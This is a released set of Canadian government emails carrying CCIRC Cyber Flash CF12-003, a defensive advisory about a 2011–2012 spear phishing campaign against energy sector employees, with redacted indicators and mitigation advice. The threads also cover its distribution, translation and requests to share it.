* Review email logs for emails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious emails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations

Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

Page 210

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 211 to / à 212

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Page 213

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========

Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have have started in late December 2011.

Description of email:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
Email Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate email address of the a company official.

The following indicators have been reported:

Type Indicator

C&C Domain [redacted] (Where xxx is the targeted company name abbreviation)

Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following two references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/
http://[redacted]
http://pastebin.com/[redacted]

Mitigation

CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review email logs for emails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious emails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References

http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: CYBERDO
Sent: Friday, March 30, 2012 2:27 PM
To: GOC-COG
Cc: CYBERDO
Subject: CCIRC CYBER FLASH CF12-003 Translation and Distribution Request (ENGLISH)
Attachments: CF12-003_EN.txt

Importance: High

Subject: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

** 24/7 processing for Cyber Flash **

GOC,

French version will follow. The following steps are requested for this English product:

1. The product subject line should appear the same as the above format.

2. Copy the text of the attached English product, in PLAIN TEXT format and using the BCC option, to the distribution list(s) identified below:

CYBER - ALL CLIENTS
And [redacted]

3. Please send the attached English version, minus the Note to Readers, for translation. After hours translation IS required for Cyber Flash messages.

4. Once returned, the GOC will forward the translated version of the product back to the CyberDO and send a page to CyberDO pager @ [redacted] Please ensure the subject line of the email for the CyberDO contains the additive "For your Review".

5. This product WILL NOT be posted.

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

Type Indicator

C&C Domain [redacted] (Where xxx is the targeted company name abbreviation)

Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:
Malware	MD5:	[redacted]	filename:

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/
http://[redacted]
http://pastebin.com/[redacted]

Mitigation

CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References

http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting

integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
E-mail/courriel: [redacted]

From: GOC-COG
Sent: Friday, March 30, 2012 2:43 PM
To: CYBERDO
Cc: Boily, Mario; Breton, Dominik; Duguay, Marcel; Guitor, Denis; McLeod, Tim; Paquet, Alain
Subject: RE: CCIRC CYBER FLASH CF12-003 Translation and Distribution Request (ENGLISH)

Just so you are aware, we do not have access to our contacts/public folders in Outlook. Corporate IT is aware and is on the phone with the opsclerk but we do have a timeline as to when we can send the English version.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

-----Original Message-----
From: CYBERDO
Sent: March-30-12 2:27 PM
To: GOC-COG
Cc: CYBERDO
Subject: CCIRC CYBER FLASH CF12-003 Translation and Distribution Request (ENGLISH)
Importance: High

Subject: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

** 24/7 processing for Cyber Flash **

GOC,

French version will follow. The following steps are requested for this English product:

1. The product subject line should appear the same as the above format.

2. Copy the text of the attached English product, in PLAIN TEXT format and using the BCC option, to the distribution list(s) identified below:

CYBER - ALL CLIENTS
And

3. Please send the attached English version, minus the Note to Readers, for translation. After hours translation IS required for Cyber Flash messages.

4. Once returned, the GOC will forward the translated version of the product back to the CyberDO and send a page to CyberDO pager @ Please ensure the subject line of the email for the CyberDO contains the additive "For your Review".

5. This product WILL NOT be posted.

From: CYBERDO
Sent: Friday, March 30, 2012 2:58 PM
To: GOC-COG
Cc: Boily, Mario; Breton, Dominik; Duguay, Marcel; Guitor, Denis; McLeod, Tim; Paquet, Alain; CYBERDO
Subject: RE: CCIRC CYBER FLASH CF12-003 Translation and Distribution Request (ENGLISH)
Attachments: allcyberclients.txt

Please use attached contacts to put in bcc field. We have the same list so it can be used as a workaround.

Much appreciated.

Gregg Murphy
Incident Handler | Agent chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-3579 Facsimile | Télécopieur +1 613-991-3574 gregg.murphy@ps-sp.gc.ca www.publicsafety.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: GOC-COG
Sent: March-30-12 2:43 PM
To: CYBERDO
Cc: Boily, Mario; Breton, Dominik; Duguay, Marcel; Guitor, Denis; McLeod, Tim; Paquet, Alain
Subject: RE: CCIRC CYBER FLASH CF12-003 Translation and Distribution Request (ENGLISH)

Just so you are aware, we do not have access to our contacts/public folders in Outlook. Corporate IT is aware and is on the phone with the opsclerk but we do have a timeline as to when we can send the English version.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

-----Original Message-----
From: CYBERDO
Sent: March-30-12 2:27 PM
To: GOC-COG
Cc: CYBERDO
Subject: CCIRC CYBER FLASH CF12-003 Translation and Distribution Request (ENGLISH)
Importance: High

Subject: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

** 24/7 processing for Cyber Flash **

GOC,

French version will follow. The following steps are requested for this English product:

1. The product subject line should appear the same as the above format.

2. Copy the text of the attached English product, in PLAIN TEXT format and using the BCC option, to the distribution list(s) identified below:

CYBER - ALL CLIENTS
And [redacted]

3. Please send the attached English version, minus the Note to Readers, for translation. After hours translation IS required for Cyber Flash messages.

4. Once returned, the GOC will forward the translated version of the product back to the CyberDO and send a page to CyberDO pager @ [redacted] Please ensure the subject line of the email for the CyberDO contains the additive "For your Review".

5. This product WILL NOT be posted.

Pages 224 to / à 227

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: GOC-COG
Sent: Friday, March 30, 2012 3:13 PM
To: GOC-OpsClk / COG-ComOps; CYBERDO
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

-----Original Message-----
From: [redacted]
Sent: March-30-12 3:12 PM
To: GOC-COG
Subject: Undeliverable: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Delivery has failed to these recipients or groups:

[redacted]
The e-mail address you entered couldn't be found. Please check the recipient's e-mail address and try to resend the message. If the problem continues, please contact your helpdesk.

Diagnostic information for administrators:

Generating server: [redacted]

[redacted]

Original message headers:

[redacted]

Page 229

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: GOC-COG
Sent: Friday, March 30, 2012 3:20 PM
To: CYBERDO
Cc: tim.oneil@rcmp-grc.gc.ca
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations
Attachments:

Please respond to question.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

From:
Sent: March-30-12 3:19 PM
To: GOC-COG
Subject: Re: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Thank you - may I share with my trusted energy sector contacts with directions for them to contact CCIRC if they require guidance?

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>> GOC-COG < 2012-03-30 15:11 >>>
La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

TypeIndicator

C&C Domain (Where xxx is the targeted company name abbreviation)

MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:

MalwareMD5: [redacted] filename: [redacted]
MalwareMD5: [redacted] filename: [redacted]
MalwareMD5: [redacted] filename: [redacted]
MalwareMD5: [redacted] filename: [redacted]
MalwareMD5: [redacted] filename: [redacted]
MalwareMD5: [redacted] filename: [redacted]
MalwareMD5: [redacted] filename: [redacted]

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/
[redacted]
http://pastebin.com [redacted]

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national

interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From:
Sent: Friday, March 30, 2012 3:21 PM
To: GOC / COG (PS/SP); CYBERDO (PS/SP)
Subject: Re: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations
Attachments:

Thank you.

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>> 2012-03-30 15:19 >>>

Please respond to question.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

From:
Sent: March-30-12 3:19 PM
To: GOC-COG
Subject: Re: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Thank you - may I share with my trusted energy sector contacts with directions for them to contact CCIRC if they require guidance?

[redacted]

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>> GOC-COG <[redacted] 2012-03-30 15:11 >>>
La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted) [redacted]
Sender: "(name of victim company official) [redacted]
E-mail Content: [redacted]
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a

company official.

The following indicators have been reported:

TypeIndicator

C&C Domain< [redacted] (Where xxx is the targeted company name abbreviation)

MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] ilename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] ilename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]
MalwareMD5: [redacted] filename:[redacted]

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/
[redacted]
http://pastebin.com/[redacted]

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received

this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Murphy, Gregg
Sent: Friday, March 30, 2012 3:28 PM
To: Beaudoin, Luc
Cc: CYBERDO
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations
Attachments:

Please advise. Suspect "absolutely" will be the guidance.

Thanks,
Gregg

-----Original Message-----
From: GOC-COG
Sent: March-30-12 3:20 PM
To: CYBERDO
Cc:
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Please respond to question.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel:

From:
Sent: March-30-12 3:19 PM
To: GOC-COG
Subject: Re: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Thank you - may I share with my trusted energy sector contacts with directions for them to contact CCIRC if they require guidance?

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>>
>>> 2012-03-30 15:11 >>>
La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

TypeIndicator

C&C Domain (Where xxx is the targeted company name abbreviation)

MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: ilename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: ilename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:
MalwareMD5: filename:i
MalwareMD5: filename:
MalwareMD5: filename:i

Please note that the above filenames and MD5 may change for a different target.

The domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those arrowservice.net sub domains:
http://www.secureworks.com/research/threats/htran/ <http://www.secureworks.com/research/threats/htran/>
http://
http://pastebin.com/ <http://pastebin.com/\

